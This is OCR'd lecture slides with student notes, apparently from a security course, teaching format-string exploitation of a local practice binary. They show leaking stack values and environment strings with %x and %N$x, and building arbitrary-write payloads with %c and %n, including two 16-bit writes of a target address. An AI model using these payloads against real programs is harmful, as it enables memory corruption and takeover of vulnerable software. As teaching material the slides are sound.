
The format string itself is often on the stack.

--> so we are saying: print this format string "AAAA" in the buffer.

This means one of the buffer's cells on the stack will contain the pointer to the "AAAA" string. However, often this format string will stored in the stack too.

Let's try to <u>read</u> *what we put* on the stack!

With this snprintf the buffer is filled with:
- "AAAA", that is a pointer to its position, which as we said is usually in the stack
- 3 values that are in the positions where snprintf expected to find the three arguments



If I put enough %x I could read the local variables of caller functions

The format string itself is often on the stack.

Let's try to <u>read</u> *what we put* on the stack!

./vuln is a simple printf. If we put AAAA and enough %x in it, then we know the printf will print a number of values in the stack equal to the number of %x, and sooner or later one of this values will be the format string itself, since the format string itself is saved on the stack as we said

Reading the string with itself (!)

The number of %x depends on the specific program

```
$ ./vuln "AAAA %x %x ... %x"
buffer: AAAA b7ff0ae0 b7ffddfd ... 41414141

$ ./vuln "BBBB %x %x ... %x"
buffer: BBBB b7ff0ae0 b7ffddfd ... 42424242
```

Remember, the ASCII code for 'A' is 0x41 in hex, so 0x41414141 is what you'd see if you looked at the byte-level representation of a string of A's in a hex editor

Going back in the stack, we (usually) find part of our format string (e.g., AAAA, BBBB).

Makes sense: the format string itself is often on the stack.

So, we can <u>read</u> *what we put* on the stack!

Scanning the Stack With `%N$x`

To scan the stack

We can use the **`%N$x`** syntax (go to the Nth parameter)

"please take the Nth variable on the $tack and print it as an hexidecimal"

```
$ ./vuln "%x %x %x"
b7ff0590 804849b b7fd5ff4        # suppose that I want to print the 3rd

$ ./vuln "%3\$x"                 # N$x is the direct parameter access
b7fd5ff4                         # (the \ escapes the $ symbol for bash)
```

Scanning the Stack With `%N$x`

To scan the stack

We can use the **`%N$x`** syntax (go to the Nth parameter)

+

Simple shell scripting

```
$ ./vuln "%x %x %x"
b7ff0590 804849b b7fd5ff4        # suppose that I want to print the 3rd

$ ./vuln "%3\$x"                 # N$x is the direct parameter access
b7fd5ff4                         # (the \ is to escape the $ symbol)

$ for i in `seq 1 150`; do echo -n "$i " && ./vuln "AAAA %$i\$x"; done
1 AAAA b7ff0590  -> the result of the call to ./vuln with i=1 will print AAAA and the first value on the stack
2 AAAA 804849b   -> the result of the call to ./vuln with i=1 will print AAAA and the second value on the stack
# ........lots of lines......    # 1 dword from the stack per line
150 AAAA 53555f6e                # (continued on next slide)
```

Reading the string with itself / 2 (vuln)

We just need to pick the right i in order to get the hexidecimal representation of the string we give in input to printf in order to find its location in the stack. In this case we use AAAB whose representation is 414142

no white space now

```
$ for i in `seq 1 150`; do echo -n "$i " \
    && ./vuln "AAAB%$i\$x"; echo ""; done | grep 4141
114  AAAB42414141                    # there is my cell I can read from!
                                     # We had to go 114 positions up.
```

we found the right representation (424141, which is in reverse because x_86 is LITTLE ENDIAN)

We know our AAAB string is located 114 position up in the stack

```
$ ./vuln "AAAB%114\$x"
AAAB42414141                         # So, we can effectively read.
```

Reading the string with itself / 2 (vuln3)

```
$ for i in `seq 1 150`; do echo -n "$i " \
    && ./vuln3 "AAAB%$i\$x"; echo ""; done | grep 4141
2  AAAB42414141                # there is my cell I can read from!
                                  # We had to go 2 positions up.


$ ./vuln3 "AAAB%2\$x"
AAAB42414141                      # So, we can effectively read.
```


Scan the stack → Information leakage vulnerability

We can use the same technique to search for interesting data in memory

Information leakage vulnerability

```
$ for i in `seq 1 150`; do echo -n "$i " \
    && ./vuln "AAAA %$i\$s"; echo ""; done | grep HOME
64 AAAA HOME=/root

$ ./vuln "AAAA %64\$x"
AAAA 8048490                        # here is its address
```


I'M WONDERING...
...COULD WE ALSO WRITE?
memegenerator.net

A useful placeholder: `%n`

`%n` = **write**, in the address pointed to *by the argument*, the **number of chars (bytes)** printed so far

E.g.

```
int i = 0;
printf("hello%n",&i);
```

5

"the next argoument in the stack is a pointer to a integer in which you should write the number of characters you printed out up to know". This was designed in order to print matrixes in which each cell has a different number of digits, so we need to know how many white spaces to print

At this point, `i == 5`

Writing to the Stack with `%n`

printf now allows you to have an arbitrary memory write

`%n` = **write**, in the address pointed to *by the argument*, (treated as a pointer to int) the **number of chars** printed so far.

```
$ ./vuln3 "AAAA %x %x %x"
buffer: AAAA b7ff0ae0 41414141 804849b

./vuln3 "AAAA %x %n %x"
Segmentation fault          # bingo! Something unexpected happened...
```

the %n is taking whatever on the stack, interpret that as an address, dereference that and write in that location

What happened?

The address in which we are are trying to write is 4141414141 which is on top of the code segment and in most cases it is not allocated and so it gives segmentation fault

```
$ ./vuln3 "AAAA %x %x %x"
buffer: AAAA b7ff0ae0 41414141 804849b

./vuln3 "AAAA %x %n %x"
Segmentation fault          # bingo! Something unexpected happened...

$ dmesg | tail -n 1
[19336.033685] vuln3[28939]: segfault at 41414141 ip f7e697ec sp ffffcf20
error 6 in libc-2.19.so[f7e22000+1a7000]
```

`%n` loads an **`int*`** (address) from the stack, goes there and writes the number of chars printed so far. In this case, that address is **`0x41414141`**.

How can we use this?

1. Put, on the stack, the address (**`addr`**) of the memory cell (**`target`**) to modify (for example now the address was 414141)
2. Use **`%x`** to go find it on the stack (%N$x).
3. Use **`%n`** instead of that **`%x`** to write a *number* in the cell pointed to by **`addr`**, i.e. **`target`**.

Q: how can we *practically* write an address, e.g. **`0xbffff6cc`** instead of the useless **`0x41414141`**? We cannot type those characters as easily as AAAA...

Using Python as a tool

We use Python to emit non printable chars, e.g. the four chars composing **`0xbffff6cc`**

```
./vuln3 "AAAA%2$n"
```

```
./vuln3 "`python -c 'print "AAAA%2$n"'`"
```

```
./vuln3 "`python -c 'print "\x41\x41\x41\x41%2$n"'`"
```

```
./vuln3 "`python -c 'print "\xcc\xf6\xff\xbf%2$n"'`"
```

How can we use this? (2)

1. Put, on the stack, the address (**`addr`**) of the memory cell (**`target`**) to modify
2. Use **`%x`** to go find it on the stack (%N$x).
3. Use **`%n`** instead of that **`%x`** to write a *number* in the cell pointed to by **`addr`**, i.e. **`target`**.

Number == #bytes printed so far

Q: how do we change this into an *arbitrary number* that we *control*?

Controlling the Arbitrary Number

We use `%c`

--> which accepts precision specifier (weird but true). If we have a single char the rest is filled with whitespaces.
Thus we have a way to represent a very long string, which lenght is what %n will then write in the target

```
void main () {
        printf("|%050c|\n", 0x44);
        printf("|%030c|\n", 0x44);
        printf("|%013c|\n", 0x44);
}
$ ./padding
|0000000000000000000000000000000000000000000000000D|     ~> 50
|00000000000000000000000000000D|                         ~> 30
|000000000000D|                                          ~> 13
```

Controlling the Arbitrary Number (2)

```
# let's assume that we know the target address: 0xbffff6cc
$ ./vuln3 "`python -c 'print "\xcc\xf6\xff\xbf%50000c%2$n"'`"
```

Q: what is the value we are writing?

i.e. how many characters have been printed when we reach %n?

Controlling the Arbitrary Number (2)

```
# let's assume that we know the target address: 0xbffff6cc
$ ./vuln3 "`python -c 'print "\xcc\xf6\xff\xbf%50000c%2$n"'`"
```

Q: what is the value we are writing?

i.e. how many characters have been printed when we reach %n?

A: 4+50000=50004


4 bytes
(the target address)

Writing, step by step (1)

`Target address = 0xbffff6cc (Where to write)`

`Arbitrary number = 0x6028 (What to write)`

1. Put, on the stack, the **`target address`** of the memory cell to modify (as part of the format string)




Writing, step by step (2)

`Target address = 0xbffff6cc (Where to write)`

`Arbitrary number = 0x6028 (What to write)`

1. Put, on the stack, the **`target address`** of the memory cell to modify (as part of the format string)
2. Use **`%x`** to go find it on the stack (%N$x) -> let's call the displacement **`pos`**




Writing, step by step (3)

`Target address = 0xbffff6cc (Where to write)`


`Arbitrary number = 0x6028 (What to write)`

1. Put, on the stack, the **`target address`** of the memory cell to modify (as part of the format string)
2. Use **`%x`** to go find it on the stack (%N$x) -> let's call the displacement **`pos`**
3. Use **`%c and %n`** to write 0x6028 in the cell pointed to by **`target`** (remember: parameter of %c `+len(printed)`)



Writing so far...

```
\xcc\xf6\xff\xbf%6024c%pos$n
```



Problem: We want to write a <u>valid 32 bit address</u> (e.g., of a valid memory location or function) as the <u>Arbitrary number</u> `(What to write)`

`0xbfffffff`$_{\text{(hex)}}$ `== 3,221,225,471`$_{\text{(dec)}}$

Q: How can we write such a "big" number ?

Writing 32 bit Addresses (16 + 16 bit)

In other to avoid writing GB of data. We split each DWORD (32 bits, up to 4GB) into 2 WORDs (16 bits, up to 64KB), and write them in two rounds.

Remember: once we start counting up with `%c`, **we cannot count down***. We can only keep going up. So, we need to do some math.

- **1st round:** word with *lower* absolute value.
- **2nd round:** word with *higher* absolute value

* we could overflow…

Writing in two rounds...

We need to perform the writing procedure twice **in the same format string**

We need:

- The target addresses of the two writes (which will be at 2 bytes of distance)
- The displacements of the two targets
- Do some math to compute the arbitrary numbers to write (i.e., the ones that added together yield the 32 bits address)

<target><target+2>%<lower_value>c%pos$n<higher_value>c%pos+1$n


IN ORDER TO FIND OUR TARG. ADDRESSES SOMEWHERE IN THE STACK (AS FOR "AAAA")

THE VALUE WE WOULD LIKE TO WRITE. IT WILL BE CONVERTED IN A STRING THANKS TO %C

THE DISTANCE OF OUR TARGET: THANKS TO $N WE WILL BE ABLE IN THE ADDRESS OF THE TARGET

Writing 16 bits at a Time Steps

1. Put, on the stack, the 2 **`target addresses`** of the memory cells to modify (**<u>as part of the format string</u>**)
2. Use **`%x`** to go find **<target_1>** on the stack (%N$x) -> let's call the displacement **pos**
   a. <u>**<target_2>** will be at **pos+1** (i.e., it's located one DWORD up)</u>



3. Use **%c** **and** **%n** to write
   a. the **lower absolute value** in the cell pointed to by **`<target_1>`**
   b. The **higher decimal value** in the cell pointed by **`<target_2>`**

format string: <target><target+2>%<lower_value>c%pos$n<higher_value>c%pos+1$n

Writing 16 bits at a Time (1)

`0xbffff6cc:` Target address `(Where to write)`

`0x45434241:` This is **what** we want to write at **`*pos`** `(What to write)`

split it in two


Note:

`0x4543 = 17731 higher decimal value ->` Write 2nd

`0x4241 = 16961 lower decimal value ->` Write 1st

`First round:` write **`0x4241 = 16961`** (word) at **`*pos`**

write the red one at the base address



Writing 16 bits at a Time (2)

